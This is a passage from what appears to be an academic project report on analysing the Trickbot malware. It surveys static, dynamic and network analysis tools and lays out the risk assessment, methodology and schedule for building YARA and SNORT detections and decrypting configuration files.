  Advanced static analysis is predominantly based around the use of a 'disassembler'. A disassembler 'disassembles' the compiled byte-code and translates it into human readable assembly language. Assembly language is a broad pseudonym for a variety of underlying architectures, the architectures that will be of relevance to this project being 'x86' and 'x64'. Disassemblers translate byte-code into assembly through the translation of opcodes (Operations that the CPU will execute that are in the form of hexadecimal digits) into the corresponding human-readable instructions. To understand the complexities of the disassembled assembly language a broad knowledge base is vital. The analyst must be able to conceptualize the stack, CPU registers and recognize code constructs from looking at the assembly language. For this analysis the Interactive DisAssembler (IDA) Pro will be used. Although IDA Pro is not free, the author of this work has been provided a copy courtesy of their employment. IDA is considered to be the industry standard in disassembly, however, there are still competitive free alternatives such as the recently released NSA tool 'GHIDRA'. One standout benefit of IDA is the 'Graph Mode' which displays the code flow of an executable in a clear and linear fashion which dramatically speeds up the analysis process.




FIGURE 4.15: IDA Pro

- **Python**

  Python scripting is an incredible useful skill in malware analysis thanks to its extensive libraries and ease of use. Python can be used in conjunction

with IDA Pro through the IDA-Python plugin to automate repetitive tasks such as implementing static decryption routines, or to resolve obfuscated API calls. Python also has libraries that extend its functionality to support PE file parsing and manipulation as well as the hooking of varying Windows API calls. A number of python-based open-source analysis tools have been shared with the information security community, namely the suite of tools created by Didier Stevens[25].

4. **Dynamic Analysis**

- **Sandboxes**

  Sandboxes are effectively a container in which a program can be tested through execution without any modifications being made to the host system. Limited, segregated resources are provided to each instance of the sandbox that provide a layer of detachment from the host machine. There are two types of sandbox that will be used for the purpose of this project. These isolated environments are incredibly useful in automated testing and analyis. However, many advanced threats contain anti-sandbox functionality which can halt portions of the malicious code from executing or redirect the flow of execution to benign subroutines.

  – **Sandboxie & Buster Sandbox Analyzer**

    Sandboxie is a windows based sandbox environment developed by Sophos, which has recently been made free to the general public. Any file of suspect character can be executed with or without administrator privileges within this isolated environment. Using Sandboxie alone is not enough to source meaningful output in the context of malware analysis, and so Buster Sandbox Analyzer(BSA) must be run in conjunction with Sandboxie. BSA creates meaningful logs dependant on the actions of the sample. Some of the information that Buster will log are, Registry changes, Command line entries, File modifications and many more.




FIGURE 4.16: Buster Sandbox Output

– **Cuckoo Sandbox**

Cuckoo sandbox is an automated malware testing environment that is run inside an Ubuntu virtual machine. Cuckoo is an extremely powerful and comprehensive sandbox that has a large amount of options for customisability and extension through the development of 'Cuckoo Signatures'. Cuckoo signatures are written in Python and are used to match specific dynamic actions such as run-time DLL loading, if the criteria are met then the rule is displayed inside the dashboard. Cuckoo has a web based GUI that can be run as a web-server on a local network, allowing an analyst to drag-and-drop files into the environment to initiate testing.




FIGURE 4.17: Cuckoo Web Client




FIGURE 4.18: Cuckoo Rule Output

- **Process Viewers** At any point in time in the execution of Malware new processes can be spawned or existing processes manipulated. Process viewers enable the analyst to view a dynamic list of all running processes on the system as well as the current resource load that a process may be using, be it CPU cycles, RAM usage or disk usage. There are many process viewers available with differing levels of detail, it is not always beneficial to run a process viewer that contains a break down of all API calls that a process makes (such as procmon) when you are simply monitoring the resource use of an active process.

  Two processes will be used over the course of this project:

  – **Process Hacker**

    Process hacker is a more basic process monitoring application in comparison to its more comprehensive counterpart Procmon, and is similar in appearance to the inbuilt Windows Task Manager. Process hacker displays a list of all running processes on the system as well as services installed and programs that require network access.




FIGURE 4.19: Process Hacker

– **Procmon**

  Procmon is used to view what changes a process is enacting on a system, and contains an extremely detailed breakdown of different operations that a process is executing at any given point. Procmon provides a more detailed and advanced look at a process than typical process viewers, while abstracting the analyst from the assembly level instructions that a debugger would display. Procmon is part of the widely used SysInternals suite provided by Microsoft themselves.




FIGURE 4.20: Procmon

- **Registry Changes**

  Registry changes can be monitored on a system via the tool 'Regshot'. In order to do this a snapshot of the registry before execution must be taken, with a second snapshot taken post-execution. The two snapshots are compared with any difference highlighted in the Regshot output.




FIGURE 4.21: Regshot

- **Debugging**

  There are many debuggers to debug different architectures. In this analysis OllyDBG and x64DBG will be used. OllyDBG for x86 processes, and x64DBG for 64 bit processes. As mentioned in Chapter 2, debuggers are assembly-level debugging tools which execute a file and step through it instruction by instruction. These debuggers display a view of the instructions to be executed, the current state of the CPU registers as well as a view of the stack and memory. These informative windows allow the analyst a detailed overview of what changes are undergone on the system.




FIGURE 4.22: OllyDBG

5. **Network Forensics**

- **Virtual Machines**

  While tools such as FakeNet run on the host system and redirect all traffic to its localhost, they are easily detected and often do not show comprehensive cover of the network traffic. Typically, FakeNet will only trigger an event upon DNS requests. This suffices when peforming a quick analysis of a files network traffic but is less suited to more in depth analysis. Virtual machines can aid this respect by routing all of the networking traffic from the main analysis VM into a designated network analysis VM.

  Ready-made Linux distributions for networking analysis are available online so that an analyst does not have to create their own from scratch. The distribution that will be used over the course of this project will be the Remnux network analysis image [26]. Tools such as FakeDNS, HTTPd and Wireshark will be run on this machine, ready to serve and inspect any network traffic.

  In order to route the traffic between the two VMs, the Gateway of the analysis VM must be set to the IP address of the Remnux box, with the Host Adapter settings set to host-only on both virtual machines.




FIGURE 4.23: Remnux with routed traffic being displayed from FakeDNS

- **FakeNet & FakeDNS**

  FakeNet and FakeDNS perform similar duties but for different operating systems. FakeNet is designed to be run on Windows and is able to emulate and respond to a number of networking protocols while FakeDNS is to be run on Linux and only emulates DNS responses. These tools deceive the malware into thinking that they are connected to the internet. Subsequently, the malware may try to reach out to its C2 server, if it does, the URL will be logged within the respective FakeNet/DNS application. While a lot of malware may fall prey to this form of analysis, more complex malware utilizes further connectivity checks than basic DNS requests, and so this solution does not always work.

FIGURE 4.24: FakeNet active on Windows system




FIGURE 4.25: FakeDNS active within Remnux

- **HTTPd**

  HTTPd is an HTTP server daemon that is produced and maintained by the Apache Foundation. This daemon can be incorporated into analysis efforts when a sample reaches out to a C2 server to download a file. When used in conjunction with FakeDNS, any HTTP traffic can be rerouted to HTTPd. From there, the analyst can host files within the HTTP server which the malware will download.

- **Wireshark**

  Wireshark is a versatile packet capture and network protocol analysis tool that has many uses within the information security and networking sectors alike. Wireshark is one of the most well known and well used tools, with a vast amount of applications that are too many in number to list. Within the context of this project, Wireshark will be used to view any and all network traffic produced and received by the sample. Wireshark is able to view and filter traffic based on parameters such as Protocol type, source/destination IP address and many more.




FIGURE 4.26: Wireshark running on a Windows analysis VM

4.2 Risk Assessment

The following enumerated points are ordered in terms of priority from highest to lowest:

1. This project is ambitious in nature, attempting to accomplish numerous objectives of varying difficulty; time-management is the most critical risk during the course of the implementation phase. For instance, if an objective takes considerably more time than predicted to complete, it may have to be deprioritized to accomplish other objectives.

2. Due to the advanced nature of Trickbot and fast-paced evolution through iterative development, the samples may employ intricate and innovative anti-analysis techniques. Such techniques could cause great difficulty in achieving a successful outcome for some objectives of this project if they are unable to be countered.

3. One of the main objectives of the project is to locate the RC4 decryption routine, extract the key from the configuration and create a python script to statically decrypt the configuration files. This will not be possible if Trickbot utilizes a high degree of obfuscation in its decryption routine.

4. Large malware campaigns such as Trickbot and Emotet have the ability to shut down their command and control infrastructure for periods of time, this can include email propagation. If the C2 infrastructure is deactivated during the course of the implementation phase then it will prove difficult to track and correlate the threat actors behind such infrastructures.

5. While Trickbot is not currently polymorphic in nature (where the malware contains the ability to randomly generate and change its own code in order to avoid detection), newer iterations may prove to include such functionality. This can hinder analysis efforts greatly through the inclusion of junk polymorphic code - such code can obfuscate portions of functionality making it more difficult for an analyst to determine what is and is not relevant to the analysis of the sample. Polymorphism also greatly hinders the creation of YARA rules, which rely on tagging static attributes across a number of files. If each of these attributes are changed through this polymorphism, YARA rules are rendered useless.

6. Attribution of the command and control servers to individual threat actors could prove to be difficult. Trickbot has the ability to hijack legitimate URL's for its own nefarious purposes, which can make it extremely difficult to trace the flow of compromised information to a threat actor. This also means that the C2 infrastructure can change rapidly, this can cause greater difficulty in the creation of SNORT rules to tag this malicious traffic.

4.3 Methodology

This project is predominantly a Malware Analysis based project, despite this, a background in software development will be extremely beneficial in performing the required advanced analysis efforts. A working understanding the complexities of API calls, debugging and disassembly are a prerequisite for the objectives outlined. The aforementioned processes require years of industry experience to proficiently master, however sufficient architectural knowledge and exposure to malware analysis techniques provide a solid foundation from which to attempt such objectives. However, a lot of the skills required will be learned pro re nata, as malware rarely follows a predefined template during development. Due to the high degree of difficulty involved in reverse engineering, preparations were taken to become familiar and capable with IDA Pro and OllyDBG. Such preparations included the completion of 'CrackMes' and 'KeygenMes', small binaries with a login prompt that must be bypassed through reverse engineering techniques, and reverse engineering other malware variants such as 'Sality' and 'Mabezat'.

In order to gather a sample-set of files to analyze a number of OSINT methodologies will be employed such as VirusTotal queries and google Dorking in order to gather publicly available samples. Once this initial sample gathering has been performed and sufficient data on the command and control infrastructure has been collected, an attempt to harvest existing modules from the Trickbot C2 servers will begin. Once a sufficient number of samples have been gathered, YARA rules can then be created to tag static

attributes amongst similar samples. These YARA rules can then be fed into VirusTotal Retrohunt to scan for additional samples that match the tagged static attributes. The source and attributes of the harvested samples and modules will be logged during this process.

Through the use of static and dynamic analysis techniques the samples shall then be fully analyzed, particular attention will be paid to the C2 infrastructure that each sample sends and receives information to and from. The C2 infrastructure can then be mapped out and correlated with other campaigns to determine if there is other malware campaigns actively sharing the infrastructure. Any links to the threat actor(s) responsible will be extrapolated at this point.

In order to examine the configuration files of Trickbot and payload data that is sent to and from its C2 servers, reverse engineering will have to be employed to identify any decryption subroutines, if present a deep investigative look into the samples will be conducted in order to discover any encryption keys present within the sample. Such keys can then be utilized in conjunction with a python script to create static, automated decryption of the configuration files and associated network traffic.

Having collected a broad swathe of data comprising of information on the PE files and the associated network infrastructure, conclusions can be drawn illustrating findings such as an overview of the evolution of Trickbot since inception, implementation of the MITRE testing framework to highlight malicious functionality and displaying the gathered data in a format that is easier to digest.

4.4 Implementation Plan Schedule

- **Week 1 & 2 (27th Jan - 9th Feb)**
  Gather a large set of of known Trickbot samples and associated modules. Create YARA rules & perform VT Retrohunts to gather further samples.
- **Week 3 & 4 (10th Feb - 23rd Feb)**
  Discover and itemize all known C2 Infrastructure using VTGraph, known C2 infrastructure, URLHaus, alienvault sites etc.
- **Week 5 (23rd Feb - 1st March)**
  Create & test SNORT rules to tag known Trickbot traffic.
- **Week 6 - 8 (2nd March - 22nd March)**
  Identify decryption subroutines and write python scripts to deobfuscate payloads and initial infection vectors (PS scripts etc)

- **Week 9 - 10 (23rd March - 5th April)**
  Create itemized list of Trickbot modules with their respective functionality.
- **Easter Holidays (6th April - 19th April)**
  Room to catch up on deadlines in the eventuality that project goals are somewhat behind. If time allows display and explain the use of Social Engineering within the initial infection vector - Email.
- **Week 11 (20th April - 26th April)**
  Creation of a brief timeline of a typical Trickbot infection on an infected host.
- **Week 12 (27th April - 3rd May)**
  Implement the MITRE Testing Framework methodology to document the Indicators of Compromise (IOCs) and to try and correlate Trickbot with other malware campaigns.

4.5 Evaluation

Sample Gathering and Discovery
